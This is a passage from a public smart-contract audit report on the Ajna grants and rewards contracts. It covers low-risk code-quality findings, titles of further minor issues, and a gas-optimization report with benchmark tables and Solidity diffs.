The following `StandardFunding.fundingVote` and `StandardFunding.screeningVote` functions can revert with the `InvalidVote` error for various reasons. Yet, executing `revert InvalidVote()` does not describe the specific reason. To be more descriptive and user-friendly, please consider updating the `InvalidVote` error so it can provide the reason why calling the corresponding function reverts.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L519-L569

```
    function fundingVote(
        FundingVoteParams[] memory voteParams_
    ) external override returns (uint256 votesCast_) {
        ...
        uint256 endBlock = currentDistribution.endBlock;

        uint256 screeningStageEndBlock = _getScreeningStageEndBlock(

        // check that the funding stage is active
        if (block.number <= screeningStageEndBlock || block.number >
        ...
        for (uint256 i = 0; i < numVotesCast; ) {
            Proposal storage proposal = _standardFundingProposals[vc

            // check that the proposal is part of the current distri
```

```
            if (proposal.distributionId != currentDistributionId) re

            // check that the proposal being voted on is in the top
            if (_findProposalIndex(voteParams_[i].proposalId, _topTe
            ...
        }
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L572-L596

```
    function screeningVote(
        ScreeningVoteParams[] memory voteParams_
    ) external override returns (uint256 votesCast_) {
        QuarterlyDistribution memory currentDistribution = _distribu

        // check screening stage is active
        if (block.number < currentDistribution.startBlock || block.r

        uint256 numVotesCast = voteParams_.length;

        for (uint256 i = 0; i < numVotesCast; ) {
            Proposal storage proposal = _standardFundingProposals[vo

            // check that the proposal is part of the current distri
            if (proposal.distributionId != currentDistribution.id) r
            ...
        }
    }
```

[10] UNDERSCORES CAN BE ADDED FOR NUMBERS

It is a common practice to separate each 3 digits in a number by an underscore to improve code readability. Unlike `MAX_EFM_PROPOSAL_LENGTH` below, the following `CHALLENGE_PERIOD_LENGTH`, `DISTRIBUTION_PERIOD_LENGTH`, and `FUNDING_PERIOD_LENGTH` do not use underscores; please consider adding underscores for these numbers.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L34

```
    uint256 internal constant CHALLENGE_PERIOD_LENGTH = 50400;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L40

```
uint48 internal constant DISTRIBUTION_PERIOD_LENGTH = 648000;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L46

```
uint256 internal constant FUNDING_PERIOD_LENGTH = 72000;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L23

```
uint256 internal constant MAX_EFM_PROPOSAL_LENGTH = 216_000; //
```

[11] `uint256` CAN BE USED INSTEAD OF `uint`

Both `uint` and `uint256` are used in the protocol's code. In favor of explicitness, please consider using `uint256` instead of `uint` in the following code.

```
ajna-grants\src\grants\base\StandardFunding.sol
  208: for (uint i = 0; i < numFundedProposals; ) {
  324: for (uint i = 0; i < numProposalsInSlate; ) {
  434: for (uint i = 0; i < numProposalsInSlate_; ) {
  468: for (uint i = 0; i < numProposals; ) {
  469: for (uint j = i + 1; j < numProposals; ) {
  491: for (uint i = 0; i < proposalIdSubset_.length;) {
```

[12] SPACES CAN BE ADDED FOR BETTER READABILITY

For better readability, spaces can be added in code where appropriate.

A space can be added between `challenge` and `phase` in the following comment.
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L30

```
     * @notice Length of the challengephase of the distribution peri
```

A space can be added between `returns` and `(uint256` in the following code.
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L238

```
    ) external override returns(uint256 rewardClaimed_) {
```

A space can be added between `currentSlateHash` and `!=` in the following code.
https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L318

```
            (currentSlateHash!= 0 && sum > _sumProposalFundingVotes(
```

Additional Low Risk and Non-Critical Issues

The following individual submissions from **rbserver** also detail low risk and non-critical issues. The judge considered these alongside rbserver's report above in determining the top score. For full details and discussions, please view the original submissions linked below.

- `StandardFunding` contract's functionalities for proposals with positive `tokensRequested` can be DOS'ed for `_distributions[1]`
- Users are able to call `StandardFunding.claimDelegateReward` function to claim delegate rewards when `block.number` is end block of challenge period in which challenge period is not ended though they should not be allowed to do so
- `StandardFunding._getDelegateReward` function does not factor in votes used by user during screening stage for calculating user's delegate reward
- User can receive 0 delegate reward though she or he should receive a positive amount of such reward
- `Funding._getVotesAtSnapshotBlocks` function does not take into account user's available votes between snapshot blocks
- Calling `StandardFunding.startNewDistributionPeriod` function can cause `fundsAvailable` for new distribution period to be less than it should be

- User can call `StandardFunding.updateSlate` function to frontrun other user's `StandardFunding.updateSlate` transaction

Gas Optimizations

For this audit, 32 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **JCN** received the top score from the judge.

The following wardens also submitted reports: 0xSmartContract, pontifex, *SS] (https://github.com/code-423n4/2023-05-ajna-findings/issues/482),* Walter, petrichor, Rageur, Kenshin, 0x73696d616f, yongskiws, SAQ, Shubham, Tomio, descharre, j4ld1na, Aymen0909, 0xnev, patitonar, Raihan, ReyAdmirado, *[hunter\w3b] (https://github.com/code-423n4/2023-05-ajna-findings/issues/302),* kaveyjoe, SAAJ, Audit_Avengers, Blckhv, ayden, K42, codeslide, Eurovickk, dicethedev, *and* okolicodes.

Summary

A majority of the optimizations were benchmarked via the protocol's tests, i.e. using the following config for `ajna-core: solc version 0.8.14, optimizer on, 500 runs` and the following config for `ajna-grants: solc version 0.8.16, optimizer on, 1000000 runs`. Optimizations that were not benchmarked are explained via EVM gas costs and opcodes.

Below are the overall average gas savings for the following tested functions, with all the optimizations applied (not including G-11, G-12, and G-14): | Function | Before | After | Avg Gas Savings | | ------ | -------- | -------- | ------- | | GrantFund.claimDelegateReward | 65340 | 42268 | 23072 | | GrantFund.executeExtraordinary | 95823 | 95682 | 141 | | GrantFund.executeStandard | 47894 | 47520 | 374 | | GrantFund.fundTreasury | 65872 | 65788 | 84 | | GrantFund.fundingVote | 409345 | 396776 | 12569 | | GrantFund.proposeExtraordinary | 86505 | 86451 | 54 | | GrantFund.proposeStandard | 82900 | 82820 | 80 | | GrantFund.screeningVote | 399146 | 390626 | 8520 | | GrantFund.startNewDistributionPeriod | 75597 | 75139 | 458 | | GrantFund.updateSlate | 318329 | 310231 | 8098 | | GrantFund.voteExtraordinary | 31424 | 30811 | 613 | | PositionManager.burn | 10451 | 8524 | 1927 | | PositionManager.memorializePositions | 1134444 | 1133268 | 1176 | | PositionManager.mint | 98876 | 97653 | 1223 | | PositionManager.permit | 54387 | 32554 | 21833 | | RewardsManager.claimRewards | 393064 | 381560 | 11504 | | RewardsManager.moveStakedLiquidity | 2112272 | 2081035 | 31237 |

Total gas saved across all listed functions: 122963

Notes:

- The `Avg`, `Med`, and `# of calls` differs between each test since fuzzing it used. Therefore, we will examine the differences in the `Max` column, which stays the same, in order to calculate the gas difference.
- The Gas report output, after all optimizations have been applied, can be found at the end of the report.
- The final diffs for each contract, with all the optimizations applied, can be found here.

Gas Optimizations

Number	Issue	Instances
[G-01]	Use calldata instead of memory for function arguments that do not get mutated	19
[G-02]	State variables can be cached instead of re-reading them from storage	6
[G-03]	Refactor internal function to avoid unnecessary SLOAD	1
[G-04]	Using storage instead of memory for structs/arrays saves gas	11
[G-05]	Avoid emitting storage values	1
[G-06]	Multiple accesses of a mapping/array should use a storage pointer	14
[G-07]	Multiple address mappings can be combined into a single mapping of an address to a struct, where appropriate	3
[G-08]	Usage of uints/ints smaller than 32 bytes (256 bits) incurs overhead	2
[G-09]	Use `do while` loops instead of `for` loops	14
[G-10]	Use assembly to perform efficient back-to-back calls	2
[G-11]	Refactor event to avoid emitting data that is already present in transaction data	2
[G-12]	Refactor event to avoid emitting empty data	5
[G-13]	Sort array offchain to check duplicates in O(n) instead of O(n^2)	1

[G-01] Use calldata instead of memory for function arguments that do not get mutated

When you specify a data location as `memory`, that value will be copied into memory. When you specify the location as `calldata`, the value will stay static within calldata. If the value is a

large, complex type, using `memory` may result in extra memory expansion costs.

Note: We are not able to change `_hashProposals` , `_validateCallDatas` , and `proposeExtraordinary` to take `calldata` arguments due to `stack too deep` errors.

Total Instances: `19`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L135-L140

Gas Savings for `RewardsManager.moveStakedLiquidity` , obtained via protocol's tests: Avg 1195 gas

	Max
Before	2112272
After	2111077

```
File: ajna-core/src/RewardsManager.sol
135:     function moveStakedLiquidity(
136:         uint256 tokenId_,
137:         uint256[] memory fromBuckets_,
138:         uint256[] memory toBuckets_,
139:         uint256 expiry_
140:     ) external nonReentrant override {
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..2e263b4 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -134,8 +134,8 @@ contract RewardsManager is IRewardsManager, Reen
      */
     function moveStakedLiquidity(
         uint256 tokenId_,
-        uint256[] memory fromBuckets_,
-        uint256[] memory toBuckets_,
+        uint256[] calldata fromBuckets_,
+        uint256[] calldata toBuckets_,
         uint256 expiry_
     ) external nonReentrant override {
         StakeInfo storage stakeInfo = stakes[tokenId_];
@@ -147,16 +147,18 @@ contract RewardsManager is IRewardsManager, Re
```

```
            if (fromBucketLength != toBuckets_.length) revert MoveStake

            address ajnaPool = stakeInfo.ajnaPool;
-           uint256 curBurnEpoch = IPool(ajnaPool).currentBurnEpoch();
+           { // to fix `stack too deep` error
+               uint256 curBurnEpoch = IPool(ajnaPool).currentBurnEpoch

-           // claim rewards before moving liquidity, if any
-           _claimRewards(
-               stakeInfo,
-               tokenId_,
-               curBurnEpoch,
-               false,
-               ajnaPool
-           );
+               // claim rewards before moving liquidity, if any
+               _claimRewards(
+                   stakeInfo,
+                   tokenId_,
+                   curBurnEpoch,
+                   false,
+                   ajnaPool
+               );
+           }

            uint256 fromIndex;
            uint256 toIndex;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L519-L521

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L612-L618

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 1589 gas*

	Max
Before	409345
After	407756

```
File: ajna-grants/src/grants/base/StandardFunding.sol
519:     function fundingVote(
520:         FundingVoteParams[] memory voteParams_
```

```
521:     ) external override returns (uint256 votesCast_) {

612:     function _fundingVote(
613:         QuarterlyDistribution storage currentDistribution_,
614:         Proposal storage proposal_,
615:         address account_,
616:         QuadraticVoter storage voter_,
617:         FundingVoteParams memory voteParams_
618:     ) internal returns (uint256 incrementalVotesUsed_) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..88f37a0 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -517,31 +517,33 @@ abstract contract StandardFunding is Funding,

     /// @inheritdoc IStandardFunding
     function fundingVote(
-        FundingVoteParams[] memory voteParams_
+        FundingVoteParams[] calldata voteParams_
     ) external override returns (uint256 votesCast_) {
         uint24 currentDistributionId = _currentDistributionId;

         QuarterlyDistribution storage currentDistribution = _distri
         QuadraticVoter        storage voter               = _quadra

-        uint256 endBlock = currentDistribution.endBlock;
+        { // @audit: needed to fix `stack too deep` error
+            uint256 endBlock = currentDistribution.endBlock;

-        uint256 screeningStageEndBlock = _getScreeningStageEndBlock
+            uint256 screeningStageEndBlock = _getScreeningStageEndB

-        // check that the funding stage is active
-        if (block.number <= screeningStageEndBlock || block.number
+            // check that the funding stage is active
+            if (block.number <= screeningStageEndBlock || block.num

-        uint128 votingPower = voter.votingPower;
+            uint128 votingPower = voter.votingPower;

-        // if this is the first time a voter has attempted to vote
-        // set initial voting power and remaining voting power
-        if (votingPower == 0) {
+            // if this is the first time a voter has attempted to v
+            // set initial voting power and remaining voting power
+            if (votingPower == 0) {
```

```
-            // calculate the voting power available to the voting p
-            uint128 newVotingPower = SafeCast.toUint128(_getVotesFu
+                // calculate the voting power available to the voti
+                uint128 newVotingPower = SafeCast.toUint128(_getVot

-            voter.votingPower          = newVotingPower;
-            voter.remainingVotingPower = newVotingPower;
+                voter.votingPower          = newVotingPower;
+                voter.remainingVotingPower = newVotingPower;
+            }
         }

         uint256 numVotesCast = voteParams_.length;
@@ -614,7 +616,7 @@ abstract contract StandardFunding is Funding, IS
         Proposal storage proposal_,
         address account_,
         QuadraticVoter storage voter_,
-        FundingVoteParams memory voteParams_
+        FundingVoteParams calldata voteParams_
     ) internal returns (uint256 incrementalVotesUsed_) {
         uint8  support = 1;
         uint256 proposalId = proposal_.proposalId;
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L572-L574

Gas Savings for `GrantFund.screeningVote` *, obtained via protocol's tests: Avg 2678 gas*

	Max
Before	399146
After	396468

```
File: ajna-grants/src/grants/base/StandardFunding.sol
572:     function screeningVote(
573:         ScreeningVoteParams[] memory voteParams_
574:     ) external override returns (uint256 votesCast_) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..550cf53 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
```

```
@@ -570,7 +570,7 @@ abstract contract StandardFunding is Funding, IS

     /// @inheritdoc IStandardFunding
     function screeningVote(
-        ScreeningVoteParams[] memory voteParams_
+        ScreeningVoteParams[] calldata voteParams_
     ) external override returns (uint256 votesCast_) {
         QuarterlyDistribution memory currentDistribution = _distrib
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/GrantFund.sol#L22-L27

Gas Savings for `GrantFund.hashProposal` *, obtained via protocol's tests: Avg 127 gas*

	Max
Before	3843
After	3716

```
File: ajna-grants/src/grants/GrantFund.sol
22:     function hashProposal(
23:         address[] memory targets_,
24:         uint256[] memory values_,
25:         bytes[] memory calldatas_,
26:         bytes32 descriptionHash_
27:     ) external pure override returns (uint256 proposalId_) {
```

```
diff --git a/src/grants/GrantFund.sol b/src/grants/GrantFund.sol
index 3d568b0..4c21753 100644
--- a/src/grants/GrantFund.sol
+++ b/src/grants/GrantFund.sol
@@ -20,9 +20,9 @@ contract GrantFund is IGrantFund, ExtraordinaryFun

     /// @inheritdoc IGrantFund
     function hashProposal(
-        address[] memory targets_,
-        uint256[] memory values_,
-        bytes[] memory calldatas_,
+        address[] calldata targets_,
+        uint256[] calldata values_,
+        bytes[] calldata calldatas_,
         bytes32 descriptionHash_
     ) external pure override returns (uint256 proposalId_) {
```

```
proposalId_ = _hashProposal(targets_, values_, calldatas_,
```

The instances below do not save a lot of gas because they each call `_hashProposal`, which loads all the calldata arrays into memory so even if all the parameters are set to `calldata` they will all eventually be loaded into memory in the `_hashProposal`. In addition, some parameters in `proposeStandard` must stay as `memory` due to `stack too deep` errors.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L52-L57

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L56-L61

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L343-L348

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L366-L371

Gas Savings for `GrantFund.executeExtraordinary`*, obtained via protocol's tests: Avg 64 gas*

	Max
Before	95823
After	95759

Gas Savings for `GrantFund.executeStandard`*, obtained via protocol's tests: Avg 64 gas*

	Max
Before	47894
After	47830

Gas Savings for `GrantFund.proposeStandard`*, obtained via protocol's tests: Avg 46 gas*

	Max
Before	82900
After	82854

```
File: ajna-grants/src/grants/base/Funding.sol
52:     function _execute(
53:         uint256 proposalId_,
54:         address[] memory targets_,
55:         uint256[] memory values_,
56:         bytes[] memory calldatas_
57:     ) internal {

56:     function executeExtraordinary(
57:         address[] memory targets_,
58:         uint256[] memory values_,
59:         bytes[] memory calldatas_,
60:         bytes32 descriptionHash_
61:     ) external nonReentrant override returns (uint256 proposalId_

343:     function executeStandard(
344:         address[] memory targets_,
345:         uint256[] memory values_,
346:         bytes[] memory calldatas_,
347:         bytes32 descriptionHash_
348:     ) external nonReentrant override returns (uint256 proposalId

366:     function proposeStandard(
367:         address[] memory targets_,
368:         uint256[] memory values_,
369:         bytes[] memory calldatas_,
370:         string memory description_
371:     ) external override returns (uint256 proposalId_) {



diff --git a/src/grants/base/Funding.sol b/src/grants/base/Funding.s
index 72fafb9..d5c58d1 100644
--- a/src/grants/base/Funding.sol
+++ b/src/grants/base/Funding.sol
@@ -51,9 +51,9 @@ abstract contract Funding is IFunding, ReentrancyG
      */
     function _execute(
         uint256 proposalId_,
-        address[] memory targets_,
-        uint256[] memory values_,
-        bytes[] memory calldatas_
+        address[] calldata targets_,
+        uint256[] calldata values_,
+        bytes[] calldata calldatas_
     ) internal {
         // use common event name to maintain consistency with tally
         emit ProposalExecuted(proposalId_);
```

```
diff --git a/src/grants/base/ExtraordinaryFunding.sol b/src/grants/b
index 4a70abb..43bba61 100644
--- a/src/grants/base/ExtraordinaryFunding.sol
+++ b/src/grants/base/ExtraordinaryFunding.sol
@@ -54,9 +54,9 @@ abstract contract ExtraordinaryFunding is Funding,

     /// @inheritdoc IExtraordinaryFunding
     function executeExtraordinary(
-        address[] memory targets_,
-        uint256[] memory values_,
-        bytes[] memory calldatas_,
+        address[] calldata targets_,
+        uint256[] calldata values_,
+        bytes[] calldata calldatas_,
         bytes32 descriptionHash_
     ) external nonReentrant override returns (uint256 proposalId_)
         proposalId_ = _hashProposal(targets_, values_, calldatas_,



diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..ceef9f5 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -341,9 +341,9 @@ abstract contract StandardFunding is Funding, IS

     /// @inheritdoc IStandardFunding
     function executeStandard(
-        address[] memory targets_,
-        uint256[] memory values_,
-        bytes[] memory calldatas_,
+        address[] calldata targets_,
+        uint256[] calldata values_,
+        bytes[] calldata calldatas_,
         bytes32 descriptionHash_
     ) external nonReentrant override returns (uint256 proposalId_)
         proposalId_ = _hashProposal(targets_, values_, calldatas_,
@@ -364,8 +364,8 @@ abstract contract StandardFunding is Funding, IS

     /// @inheritdoc IStandardFunding
     function proposeStandard(
-        address[] memory targets_,
-        uint256[] memory values_,
+        address[] calldata targets_,
+        uint256[] calldata values_,
         bytes[] memory calldatas_,
         string memory description_
     ) external override returns (uint256 proposalId_) {
```

[G-02] State variables can be cached instead of re-reading them from storage

Caching of a state variable replaces each `Gwarmaccess (100 gas)` with a much cheaper stack read.

Note: Some view functions are included below since they are called within state mutating functions.

Total Instances: `6`

Estimated Gas Saved: `6 * 100 = 600`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L206-L215

Cache `_fundedExtraordinaryProposals.length` to save 1 SLOAD

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
206:     function _getMinimumThresholdPercentage() internal view retu
207:         // default minimum threshold is 50
208:         if (_fundedExtraordinaryProposals.length == 0) { // @auc
209:             return 0.5 * 1e18;
210:         }
211:         // minimum threshold increases according to the number c
212:         else {
213:             return 0.5 * 1e18 + (_fundedExtraordinaryProposals.l
214:         }
215:     }
```

```
diff --git a/src/grants/base/ExtraordinaryFunding.sol b/src/grants/b
index 4a70abb..0acc0a3 100644
--- a/src/grants/base/ExtraordinaryFunding.sol
+++ b/src/grants/base/ExtraordinaryFunding.sol
@@ -205,12 +205,13 @@ abstract contract ExtraordinaryFunding is Func
      */
     function _getMinimumThresholdPercentage() internal view returns
         // default minimum threshold is 50
-        if (_fundedExtraordinaryProposals.length == 0) {
+        uint256 length = _fundedExtraordinaryProposals.length;
+        if (length == 0) {
             return 0.5 * 1e18;
```

```
            }
            // minimum threshold increases according to the number of f
            else {
-               return 0.5 * 1e18 + (_fundedExtraordinaryProposals.leng
+               return 0.5 * 1e18 + (length * (0.05 * 1e18));
            }
        }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L388-L391

Cache return value from `_validateCallDatas(targets_, values_, calldatas_)` to save 1 SLOAD

```
File: ajna-grants/base/StandardFunding.sol
388:         newProposal.tokensRequested = _validateCallDatas(targets
389:         // revert if proposal requested more tokens than are ava
390:         if (newProposal.tokensRequested > (currentDistribution.f
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..cf158b2 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -385,10 +385,11 @@ abstract contract StandardFunding is Funding,
         // store new proposal information
         newProposal.proposalId      = proposalId_;
         newProposal.distributionId  = currentDistribution.id;
-        newProposal.tokensRequested = _validateCallDatas(targets_,
+        uint128 _tokensRequested = _validateCallDatas(targets_, val
+        newProposal.tokensRequested = _tokensRequested;

         // revert if proposal requested more tokens than are availa
-        if (newProposal.tokensRequested > (currentDistribution.func
+        if (_tokensRequested > (currentDistribution.fundsAvailable

         emit ProposalCreated(
             proposalId_,
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L641-L649

Cache `existingVote.votesUsed` to save 1 SLOAD

```
File: ajna-grants/base/StandardFunding.sol
641:             if (support == 0 && existingVote.votesUsed > 0 || su
642:                 // if the vote is in the opposite direction of a
643:                 // and the proposal is already in the votesCast
644:                 revert FundingVoteWrongDirection();
645:             }
646:             else {
647:                 // update the votes cast for the proposal
648:                 existingVote.votesUsed += voteParams_.votesUsed;
649:             }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..9fc8ca3 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -638,14 +638,15 @@ abstract contract StandardFunding is Funding,
             FundingVoteParams storage existingVote = votesCast[uint

             // can't change the direction of a previous vote
-            if (support == 0 && existingVote.votesUsed > 0 || suppo
+            int256 _votesUsed = existingVote.votesUsed;
+            if (support == 0 && _votesUsed > 0 || support == 1 && _
                 // if the vote is in the opposite direction of a pr
                 // and the proposal is already in the votesCast arr
                 revert FundingVoteWrongDirection();
             }
             else {
                 // update the votes cast for the proposal
-                existingVote.votesUsed += voteParams_.votesUsed;
+                existingVote.votesUsed = _votesUsed + voteParams_.v
             }
         }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L703-L743

Use already cached `distributionId` to save 2 SLOADs

```
File: ajna-grants/src/grants/base/StandardFunding.sol
703:         uint24 distributionId = proposal_.distributionId; // @au
```

```
...
743:         screeningVotesCast[proposal_.distributionId][account_] +
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..15e21fb 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -740,7 +740,7 @@ abstract contract StandardFunding is Funding, IS
         }

         // record voters vote
-        screeningVotesCast[proposal_.distributionId][account_] += v
+        screeningVotesCast[distributionId][account_] += votes_;

         // emit VoteCast instead of VoteCastWithParams to maintain
         emit VoteCast(
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L706-L743

Cache `screeningVotesCast[distributionId][account_]` to save 1 SLOAD

```
File: ajna-grants/src/grants/base/StandardFunding.sol
706         if (screeningVotesCast[distributionId][account_] + votes_
...
743:         screeningVotesCast[proposal_.distributionId][account_] +
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..9ed774a 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -703,7 +703,8 @@ abstract contract StandardFunding is Funding, IS
         uint24 distributionId = proposal_.distributionId;

         // check that the voter has enough voting power to cast the
-        if (screeningVotesCast[distributionId][account_] + votes_ >
+        uint256 _screeningVotesCast = screeningVotesCast[distributi
+        if (_screeningVotesCast + votes_ > _getVotesScreening(distr

         uint256[] storage currentTopTenProposals = _topTenProposals
         uint256 proposalId = proposal_.proposalId;
@@ -740,7 +741,7 @@ abstract contract StandardFunding is Funding, IS
```

```
        }

        // record voters vote
-       screeningVotesCast[proposal_.distributionId][account_] += v
+       screeningVotesCast[proposal_.distributionId][account_] = _s

        // emit VoteCast instead of VoteCastWithParams to maintain
        emit VoteCast(
```

[G-03] Refactor internal function to avoid unnecessary SLOAD

The internal functions below read storage slots that are previously read in the functions that invoke them. We can refactor the internal functions so we could pass cached storage variables as stack variables and avoid the extra storage reads that would otherwise take place in the internal functions.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L227-L229

Gas Savings for `GrantFund.startNewDistributionPeriod` *, obtained via protocol's tests: Av 159 gas*

	Max
Before	75597
After	75438

```
File: ajna-grants/src/grants/base/StandardFunding.sol
227:    function _setNewDistributionId() private returns (uint24 new
228:        newId_ = _currentDistributionId += 1;
229:    }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..87dd264 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -143,7 +143,7 @@ abstract contract StandardFunding is Funding, IS
        uint48 endBlock = startBlock + DISTRIBUTION_PERIOD_LENGTH;

        // set new value for currentDistributionId
-       newDistributionId_ = _setNewDistributionId();
+       newDistributionId_ = _setNewDistributionId(currentDistribut
```

```
            // create QuarterlyDistribution struct
            QuarterlyDistribution storage newDistributionPeriod = _dist
@@ -224,8 +224,9 @@ abstract contract StandardFunding is Funding, IS
         * @dev    Increments the previous Id nonce by 1.
         * @return newId_ The new distribution period Id.
         */
-    function _setNewDistributionId() private returns (uint24 newId_
-        newId_ = _currentDistributionId += 1;
+    function _setNewDistributionId(uint24 _currentId) private retur
+        newId_ = _currentId + 1;
+        _currentDistributionId = newId_;
     }

     /*****************************************/
```

[G-04] Using storage instead of memory for structs/arrays saves gas

Using a memory pointer for a storage struct/array will effectively load all the fields of that data type from storage (SLOAD) into memory (MSTORE). Using a storage pointer will allow you to read specific fields from storage as you need them. If you are not going to use all of the fields of your data type then you should use a storage pointer so that you don't incur extra `Gcoldsload (2100 gas)` for fields that you will never use.

Note: These are instances that the automated report missed.

Total Instances: `12`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L440-L442

Gas Savings for `RewardsManager.claimRewards` *, obtained via protocol's tests: Avg 3726 gas*

	Max
Before	393064
After	389338

```
File: ajna-core/src/RewardsManager.sol
440:        for (uint256 i = 0; i < positionIndexes_.length; ) {
441:            bucketIndex = positionIndexes_[i];
442:            BucketState memory bucketSnapshot = stakes[tokenId_].
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..bec53c1 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -439,7 +439,7 @@ contract RewardsManager is IRewardsManager, Reen
         // iterate through all buckets and calculate epoch rewards
         for (uint256 i = 0; i < positionIndexes_.length; ) {
             bucketIndex = positionIndexes_[i];
-            BucketState memory bucketSnapshot = stakes[tokenId_].sn
+            BucketState storage bucketSnapshot = stakes[tokenId_].s

             uint256 bucketRate;
             if (epoch_ != stakingEpoch_) {
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L236-L250

Gas Savings for `GrantFund.claimDelegateReward` *, obtained via protocol's tests: Avg 926 gas*

	Max
Before	65340
After	64414

```
File: ajna-grants/src/grants/base/StandardFunding.sol
236:     function claimDelegateReward(
237:         uint24 distributionId_
238:     ) external override returns(uint256 rewardClaimed_) {
239:         // Revert if delegatee didn't vote in screening stage
240:         if(screeningVotesCast[distributionId_][msg.sender] == 0)
241:
242:         QuarterlyDistribution memory currentDistribution = _dist
243:
244:         // Check if Challenge Period is still active
245:         if(block.number < _getChallengeStageEndBlock(currentDist
246:
247:         // check rewards haven't already been claimed
248:         if(hasClaimedReward[distributionId_][msg.sender]) revert
249:
250:         QuadraticVoter memory voter = _quadraticVoters[distribut
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..6b3cc5e 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -239,7 +239,7 @@ abstract contract StandardFunding is Funding, IS
         // Revert if delegatee didn't vote in screening stage
         if(screeningVotesCast[distributionId_][msg.sender] == 0) re

-        QuarterlyDistribution memory currentDistribution = _distrib
+        QuarterlyDistribution storage currentDistribution = _distri

         // Check if Challenge Period is still active
         if(block.number < _getChallengeStageEndBlock(currentDistrib
@@ -247,7 +247,7 @@ abstract contract StandardFunding is Funding, IS
         // check rewards haven't already been claimed
         if(hasClaimedReward[distributionId_][msg.sender]) revert Re

-        QuadraticVoter memory voter = _quadraticVoters[distribution
+        QuadraticVoter storage voter = _quadraticVoters[distributic

         // calculate rewards earned for voting
         rewardClaimed_ = _getDelegateReward(currentDistribution, vo
@@ -272,9 +272,9 @@ abstract contract StandardFunding is Funding, IS
      * @return rewards_             The delegate rewards accrued to
      */
     function _getDelegateReward(
-        QuarterlyDistribution memory currentDistribution_,
-        QuadraticVoter memory voter_
-    ) internal pure returns (uint256 rewards_) {
+        QuarterlyDistribution storage currentDistribution_,
+        QuadraticVoter storage voter_
+    ) internal view returns (uint256 rewards_) {
         // calculate the total voting power available to the voter
         uint256 votingPowerAllocatedByDelegatee = voter_.votingPowe

@@ -918,8 +918,8 @@ abstract contract StandardFunding is Funding, IS
         uint24 distributionId_,
         address voter_
